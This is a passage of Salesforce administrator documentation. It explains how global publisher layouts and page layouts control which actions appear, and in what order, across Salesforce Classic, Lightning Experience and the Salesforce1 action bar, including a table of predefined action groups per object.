Global publisher layouts determine the global actions that appear in the various Salesforce interfaces. In Salesforce Classic and Lightning Experience, these layouts customize the actions on global pages (like the Home page) and on the Chatter page. Lightning Experience also uses these layouts to populate the Global Actions menu. And in Salesforce1, these layouts drive the actions that appear in the action bar on the Feed and People pages. Global publisher layouts can include global actions only.

1. From Setup, enter *Publisher Layouts* in the Quick Find box, then select **Publisher Layouts**.
2. To create a new global publisher layout, click **New**.
3. To clone a publisher layout, select one from the Existing Global Publisher Layout drop-down list.
4. Enter a name for the new global publisher layout.
5. Click **Save**.

SEE ALSO:

Assign Global Publisher Layouts to User Profiles

Global Publisher Layouts

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Database.com**, and **Developer** Editions

USER PERMISSIONS

To create actions:
- "Customize Application"

To customize action layouts and page layouts:
- "Customize Application"

To view page layouts:
- "View Setup"

Add Actions to Global Publisher Layouts

Actions you add to the global publisher layouts appear on pages such as the Home and Chatter pages, and the action bar and action menu on the Feed and People pages in Salesforce1.

Arrange the actions so that the frequently used actions appear first in each list.

Walk Through It: Customizing Global Publisher Layouts

You can add actions to two sections on a page layout:

Quick Actions in the Salesforce Classic Publisher
This section can contain actions only from the Quick Actions category in the palette. Actions in this section appear in the Chatter publisher in Salesforce Classic.

Salesforce1 and Lightning Experience Actions
This section can contain actions only from the Salesforce1 & Lightning Actions category in the palette. On object page layouts, the Salesforce1 & Lightning Actions category contains all available types of actions for the object, including quick actions, productivity actions, Lightning component actions, and standard and custom buttons. Actions in this section appear in the action bar and action menu in Salesforce1 and in various areas of Lightning Experience.

1. From Setup, enter *Publisher Layouts* in the Quick Find box, then select **Publisher Layouts**.
2. To add or remove actions, drag them to and from the palette. To reorder actions, select an action and drag it to a new position.
3. Click **Save** when you're done, or click **Quick Save** to save your changes and continue working on the layout.

   If you navigate away without saving, you lose your changes.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions


USER PERMISSIONS

To create actions:
- "Customize Application"


To customize action layouts and page layouts:
- "Customize Application"

To view page layouts:
- "View Setup"

Example: Let's add the New Account action to the publisher on the Home and Chatter pages in Salesforce Classic, so users can create an account directly from the publisher. Drag the **New Account** action to the Quick Actions in the Salesforce Classic Publisher section and save your changes.



Go to the Chatter tab in Salesforce Classic. Now the New Account action shows up in the publisher.



Note: The Chatter page in Lightning Experience supports only the standard Chatter actions Post, Poll, and Question, and if you have Groups, the Announcement action.

SEE ALSO:

- Actions in Lightning Experience
- Assign Global Publisher Layouts to User Profiles
- Set Up Reps to Create Records Directly from Microsoft® Outlook® or Gmail™

Assign Global Publisher Layouts to User Profiles

Once you finish creating a global publisher layout, you can assign it to different user profiles. For example, a Marketing User and a Standard User might need different actions in the Chatter publisher or in Salesforce1. Create multiple global publisher layouts and assign them to different user profiles to customize the actions for each profile.

1. From Setup, enter *Publisher Layouts* in the Quick Find box, then select **Publisher Layouts**.
2. Click **Publisher Layout Assignment**.
3. Click **Edit Assignment**.
4. Select a user profile by clicking anywhere on its row in the table.
5. From the Publisher Layout to Use drop-down, select the global publisher layout that you want to assign to the highlighted profile.
6. Save the layout.

SEE ALSO:

- Add Actions to Global Publisher Layouts
- Global Publisher Layouts

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

USER PERMISSIONS

To create actions:
- "Customize Application"

To customize action layouts and page layouts:
- "Customize Application"

To view page layouts:
- "View Setup"

Actions in Lightning Experience

In Lightning Experience, actions display in the Global Actions menu in the header, on list view items, and in several places on a record page. Where they display on a record page depends on the action's type.

EDITIONS


Available in: both Salesforce Classic and Lightning Experience

Quick actions available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

Custom canvas actions available in: **Professional** (with Force.com Canvas enabled), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Actions in the Global Actions Menu

The Global Actions menu displays a subset of global actions from the Salesforce1 and Lightning Experience Actions section of the global publisher layout.




The items in the menu display in the order that they're listed in the Salesforce1 and Lightning Experience Actions section of the page layout.

Actions associated with objects that aren't supported in Lightning Experience don't display in the Global Actions menu. Also, the Global Actions menu doesn't support the standard Chatter actions Post, File, Poll, Link, Question, and Thanks.

Actions on List View Items

Except for the Tasks object, only standard button actions are supported on list view items. Items in Tasks list views contain the full list of actions available for tasks.



Actions on the Home Page

On the Home page, you can find actions on recommendations in the Assistant. For example, if a sales rep receives an update that an opportunity doesn't have any open activity, the rep can create a task or event directly from the recommendation.




The actions that appear depend on the type of recommendation. The available actions include:

- New Task
- New Event
- Edit
- Email

After you complete an action, the related recommendation disappears from the Assistant.

Actions on the Chatter Page


The Chatter page, like the Chatter tab on record pages, contains only standard Chatter actions. By default, only the Post, Poll, and Question actions are supported, and if you have Groups, the Announcement action. You can add, remove, or reorder the actions on the Chatter page from the Salesforce1 and Lightning Experience Actions section of the global publisher layout.



Actions on Record Pages

Here's a sample contact page in Lightning Experience.

Note: The opportunity and leads workspaces have different structures, but actions appear in the same way on those pages.



The page-level action menu in the record's highlights panel (1) contains:

- Productivity actions
- Global and object-specific quick actions, except for those related to creating tasks, creating events, and logging calls
- Standard buttons
- Custom Lightning component quick actions
- Custom Visualforce quick actions
- Custom Visualforce buttons
- Canvas actions

The actions that appear in the page-level action menu display in the order that they are listed in the Salesforce1 and Lightning Experience Actions section of the page layout.

The Activity tab (2) contains Create a Record quick actions that point to the Event and Task objects. It also contains Log A Call actions and Send Email actions.


The Chatter tab (3) contains standard Chatter actions. By default, only the Post, Poll, and Question actions are supported, and if you have Groups, the Announcement action. Some objects support other standard Chatter actions predefined by Salesforce.

Note: Actions on cases and work orders appear in a different way than on other records. On case and work order records, the page-level action menu contains custom buttons and supported standard buttons. Quick actions appear on the Feed tab.

Actions on Related Lists


Related lists (4) contain the standard buttons normally found on related lists. Usually, it's simply the New button.

Example: Let's say you have these actions on your Contact page layout in the Salesforce1 and Lightning Experience Actions section.




You have quick actions (New Account, New Event, New Task), a productivity action (Call), standard buttons (Edit, Delete, Clone, Send an Email), and Chatter actions (Poll, Post). Here's how those actions display on a contact record page in Lightning Experience.


- The actions in the page-level action menu are a combination of the quick actions, productivity actions, and standard buttons in the order that they're listed on the page layout. Although they're quick actions, New Event and New Task don't show up here.



- The Chatter actions from the front of the action list are on the Chatter tab.



- The Activities-related actions—Email, New Event, New Task—display on the Activity tab.



How Actions Are Ordered in Lightning Experience

In Lightning Experience, the actions on record pages are derived from the list of actions in the Salesforce1 and Lightning Experience Actions section of the page layout for that object. The same section on global publisher layouts determines the global actions that appear in the Global Actions menu.

SEE ALSO:

Let Users Take Actions

Quick Action Considerations

How Actions Are Ordered in Lightning Experience

In Lightning Experience, the actions on record pages are derived from the list of actions in the Salesforce1 and Lightning Experience Actions section of the page layout for that object. The same section on global publisher layouts determines the global actions that appear in the Global Actions menu.

If you haven't customized the Salesforce1 and Lightning Experience Actions section of an object's page layout, the quick actions that appear on the object's record pages are derived from:

- The actions on the global publisher layout
- Standard and custom buttons in the buttons section of the object page layout

If you customize the Salesforce1 and Lightning Experience Actions section, the standard and custom buttons in the buttons section of the page layout aren't automatically included in the action list. You must add the buttons as actions from the Salesforce1 & Lightning Actions category in the palette.

The actions in each section of the record page respect the ordering of its types of actions on the page layout.

The Global Actions menu ( ) in the Lightning Experience header displays all global quick actions from the Salesforce1 and Lightning Experience Actions section of the global publisher layout, except the standard Chatter actions Post, File, Poll, Link, Question, and Thanks.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Quick actions available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

Custom canvas actions available in: **Professional** (with Force.com Canvas enabled), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Actions in Lightning Experience


Let Users Take Actions

Salesforce1 Action Bar

Salesforce1 users have a one-stop place to find actions, so there's no confusion about where to go to do something. The action bar and its associated action menu collect actions from different places in Salesforce1 into a single, unified home.

In Salesforce1, productivity actions, standard and custom record buttons, and quick actions appear in the action bar and the action menu ( ). The action bar and action menu show all the available actions for a given page.

Salesforce1 Actions in the Action Bar and Action Menu



The action bar appears in most places in the app, including the feed, groups, user profiles, dashboards and reports, standard and custom object record views, related lists, and search results. The actions that are available depend on where a user is in Salesforce1 and on how you've configured page layouts and publisher layouts for your organization.

Users may see some or all of these kinds of actions in the action bar (including the action menu).

- Productivity actions—The Send Email ( ), Call ( ), Map ( ), View Website ( ), and Read News ( ) actions are available on accounts, contacts, leads, and person accounts. The Quick Message ( ), Join Conference Call ( ), and Map ( ) actions are available on mobile calendar events in Salesforce Today.

  Tip: A productivity action displays only if a record includes the information that the action is keyed to. For example, the Send Email action depends on the record including an email address. The View Website action requires the record to include a website URL.

- Custom and standard buttons—Buttons (such as Edit, Delete, or Clone) that are included in the Buttons section on an object's page layout are available in Salesforce1 as actions in the action bar on record pages. If you haven't customized the action order, the button order in the button section of the page layout is used. However, the Edit button is in a fixed position.

  Note: Custom links, custom buttons that are added to list views, and custom buttons that define the content source as `OnClick JavaScript` aren't supported and don't appear in Salesforce1.

- Quick actions—If you add, remove, or reorder actions in the action bar in the global publisher layout or an object's page layout, the changes are reflected in Salesforce1.
- Standard Chatter actions—Actions unique to Chatter, such as Post, File, Link, or Poll.

What are the exceptions?

- On record feeds, the **Follow**/**Unfollow** button remain in the highlights area on the page.
- On public and private group feeds, the **Join Group** and **Ask to Join** buttons remain in the highlights area, but the **Leave Group** button is in the action bar.

What does this mean for custom branding?

There can be only one version of a custom icon. Custom action icons that you created before Winter '15 are still supported, but they are truncated in the action bar. To optimize your custom action icons for display in the action bar, use these guidelines.

- The icon should be 72 x 72 pixels. Use the full pixel area for the image—don't leave spacing around the image like before.
- Make the image a PNG with a transparent background, with a file size that is less than 10k.
- Have a resolution of 72 dpi.
- Make the icon graphic white or lighter than the background color.
- Avoid heavy inner or outer shadows.
- Use simple and flat styling resembling the Salesforce1 icon family.

List Item Actions in Salesforce1

List item actions is a version of the action bar that's available for items in list views, task lists, and related record lists. It enables Salesforce1 users to update records directly from lists without opening them.

How Actions Are Ordered in the Salesforce1 Action Bar

The Salesforce1 and Lightning Experience Actions section of a page layout and global publisher layout drives which actions appear in the Salesforce1 action bar. It also enables you to customize the order of quick actions, productivity actions, and standard and custom buttons that are available as actions.

How Predefined Actions Are Ordered in the Salesforce1 Action Bar and List Item Actions

Your org's page layouts and publisher layouts control the order in which actions appear in the Salesforce1 action bar and list item actions. If you don't customize the actions in the action bar on a page layout or global publisher layout, the location of key actions is predefined by Salesforce.

Considerations for Actions in Salesforce1

List Item Actions in Salesforce1

List item actions is a version of the action bar that's available for items in list views, task lists, and related record lists. It enables Salesforce1 users to update records directly from lists without opening them.

To access list item actions, navigate to a list view or task list or open a related list from an object's related information page. Then swipe left on the desired record.


Hide list item actions by swiping the list item back to the right or by tapping another item in the list.

List Views

List item actions in list views don't have the same actions that are available in the action bar when viewing an object's record. For example, when a user visits an opportunity record in Salesforce1, the actions in its action bar reflect the actions in the Salesforce1 and Lightning Experience Actions section of the Opportunity page layout.

However, when the user swipes left on an opportunity from a list view, as you can see below, the actions that display come from the list of predefined actions for opportunities. See How Predefined Actions Are Ordered in the Salesforce1 Action Bar and List Item Actions for the breakdown of predefined actions for each object.


Here's the All Opportunities list view.	Swipe a list item to the left to reveal list item actions.	Tap  to show the action menu, with the full list of actions available for the list item.



Related Lists

List item actions on related lists in Salesforce1 reflect the same actions as the related list in Lightning Experience. Usually, these are the standard actions Edit and Delete, but can vary by object. For example, in Lightning Experience, the actions available in the drop-down menu on an Opportunity related list item are the same set of actions that Salesforce1 users see when swiping left on the same record in the related list.

Note: Even if your org doesn't have Lightning Experience enabled, the actions on related lists that you see in Salesforce1 still match the actions that would appear on the related list items in Lightning Experience if it was enabled.



Note: Task and event list items are different than other objects when they display in related lists. In Salesforce1, when you tap the Tasks item from the menu, you can swipe left on an item in the My Tasks list view and see the predefined actions for tasks. However, tasks and events in the Open Activities or Activity History related lists in Salesforce1 have no actions and aren't swipe-able.

SEE ALSO:

- Salesforce1 Action Bar
- How Actions Are Ordered in the Salesforce1 Action Bar
- Considerations for Actions in Salesforce1

How Actions Are Ordered in the Salesforce1 Action Bar

The Salesforce1 and Lightning Experience Actions section of a page layout and global publisher layout drives which actions appear in the Salesforce1 action bar. It also enables you to customize the order of quick actions, productivity actions, and standard and custom buttons that are available as actions.

If you customize the Salesforce1 and Lightning Experience Actions section of a layout, Salesforce1 reflects your customizations.

If you customize the Quick Actions in the Salesforce Classic Publisher section, but not the Salesforce1 section, the actions in the Salesforce1 action bar are a combination of those in the Quick Actions in the Salesforce Classic Publisher section plus any standard or custom buttons present on the page layout.

If you customize the Salesforce1 and Lightning Experience Actions section, the standard and custom buttons in the buttons section of the page layout aren't automatically included in the action list. You must add the buttons as actions from the Salesforce1 & Lightning Actions category in the palette.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

If neither section is customized, the action bar inherits a default set of actions predefined by Salesforce. The sets of actions differ between objects, based on the most common or typical activities required for each object.

SEE ALSO:

- How Predefined Actions Are Ordered in the Salesforce1 Action Bar and List Item Actions
- Salesforce1 Action Bar
- Considerations for Actions in Salesforce1

How Predefined Actions Are Ordered in the Salesforce1 Action Bar and List Item Actions

Your org's page layouts and publisher layouts control the order in which actions appear in the Salesforce1 action bar and list item actions. If you don't customize the actions in the action bar on a page layout or global publisher layout, the location of key actions is predefined by Salesforce.

Important: This predefined ordering chart applies to the Salesforce1 action bar only if you *haven't* customized the Salesforce1 and Lightning Experience Actions section of an object's page layout or on a global publisher layout.

The quick actions in the predefined set are derived from the actions in the "Quick Actions in the Salesforce Classic Publisher" section of the object page layout or global publisher layout.

On object page layouts, when the Salesforce1 section isn't customized:

If you've customized the actions in the Quick Actions in the Salesforce Classic Publisher section, the quick actions in the action bar reflect those customizations.

If neither section is customized, the quick actions you see in the action bar come from the Quick Actions in the Salesforce Classic Publisher section of the global publisher layout.

On global publisher layouts, when the Salesforce1 section isn't customized:

If the Quick Actions in the Salesforce Classic Publisher section is customized, the quick actions in the action bar inherit those customizations.

If neither section is customized, the quick actions in the action bar for global pages default to a Salesforce predefined set.

The predefined actions in the action bar, list item actions, and associated action menus are divided into groups. The arrangement of these groups is fixed. The order of actions within the groups can vary based on the object and the actions that are present on the global publisher layout or on an object's page layout. Not every object or page displays every group.

Note: Actions on list view items reflect only the predefined set of actions for that object. For example, let's say you're viewing the All Accounts list in Salesforce1. If you swipe left on an account item in the list, you see a set of actions. Those actions come from the predefined list of actions for accounts in this chart. You always see Call, Edit, and Delete. The other actions on the list view item follow the order and rules defined for the action groups in the chart.

Here's the breakdown of which actions are contained in each group for each object or page.

Object or Page	Action Group 1	Action Group 2	Action Group 3	Action Group 4	Action Group 5	Action Group 6
Account	1. Call, 2. New Task, 3. New Event, 4. Post	5. Edit	Remaining quick actions from the Quick Actions in the Salesforce Classic Publisher section. If that section isn't customized, remaining quick actions are inherited from the Quick Actions in the Salesforce Classic Publisher section of the *global publisher layout*.	Custom buttons that are supported in Salesforce1, in the order defined on the page layout.*	Remaining standard buttons that are supported in Salesforce1, in the order defined on the page layout.	Send Text (if the `Phone` field is populated) View Website (if the `Website` field is populated)
Case	Actions from the Quick Actions in the Salesforce Classic Publisher section. If that section isn't customized, quick actions are inherited from the Quick Actions in the Salesforce Classic Publisher section of the *global publisher layout*.	Edit		Custom buttons that are supported in Salesforce1, in the order defined on the page layout.*	Remaining standard buttons that are supported in Salesforce1, in the order defined on the page layout.	
Contact	1. Call, 2. Send Email, 3. New Task, 4. New Event	5. Edit	Remaining quick actions from the Quick Actions in the Salesforce Classic Publisher section. If that section isn't customized, remaining quick actions are inherited from the Quick Actions in the Salesforce	Custom buttons that are supported in Salesforce1, in the order defined on the page layout.*	Remaining standard buttons that are supported in Salesforce1, in the order defined on the page layout.	Send Text

Object or Page	Action Group 1	Action Group 2	Action Group 3	Action Group 4	Action Group 5	Action Group 6
			Classic Publisher section of the *global publisher layout*.			
Custom Object	First four actions in the order defined on the page layout. If the Quick Actions in the Salesforce Classic Publisher section isn't customized, then the first four actions in the order defined on the *global publisher layout*.	5. Edit	Remaining quick actions from the Quick Actions in the Salesforce Classic Publisher section. If that section isn't customized, remaining quick actions are inherited from the Quick Actions in the Salesforce Classic Publisher section of the *global publisher layout*.	Custom buttons that are supported in Salesforce1, in the order defined on the page layout.*	Remaining standard buttons that are supported in Salesforce1, in the order defined on the page layout.	
Event	Quick actions in the order defined on the layout. Standard Chatter actions aren't supported.	Edit, Delete				
Feed	Quick actions in the order defined on the global publisher layout					
Group	Actions from the Quick Actions in the Salesforce Classic Publisher section. If that section isn't customized, quick actions are inherited from the Quick Actions in the Salesforce Classic Publisher section of the				Remaining standard buttons that are supported in Salesforce1, in the order defined on the page layout.	

Object or Page	Action Group 1	Action Group 2	Action Group 3	Action Group 4	Action Group 5	Action Group 6
	global publisher layout.					
Lead	1. Log a Call, 2. New Task, 3. Convert (if enabled), 4. Post	5. Edit	Remaining quick actions from the Quick Actions in the Salesforce Classic Publisher section. If that section isn't customized, remaining quick actions are inherited from the Quick Actions in the Salesforce Classic Publisher section of the *global publisher layout*.	Custom buttons that are supported in Salesforce1, in the order defined on the page layout.*	Remaining standard buttons that are supported in Salesforce1, in the order defined on the page layout.	Call, Send Text, Send Email
"App Page" Lightning Page	Global actions in the order defined in the Lightning Page					
List View	New					
Object Home Page (Tablet Only)	1. New, 2. Sort					
Opportunity	1. Log a Call, 2. New Task, 3. New Event, 4. Post	5. Edit	Remaining quick actions from the Quick Actions in the Salesforce Classic Publisher section. If that section isn't customized, remaining quick actions are inherited from the Quick Actions in the Salesforce Classic Publisher section of the *global publisher layout*.	Custom buttons that are supported in Salesforce1, in the order defined on the page layout.*	Remaining standard buttons that are supported in Salesforce1, in the order defined on the page layout.	

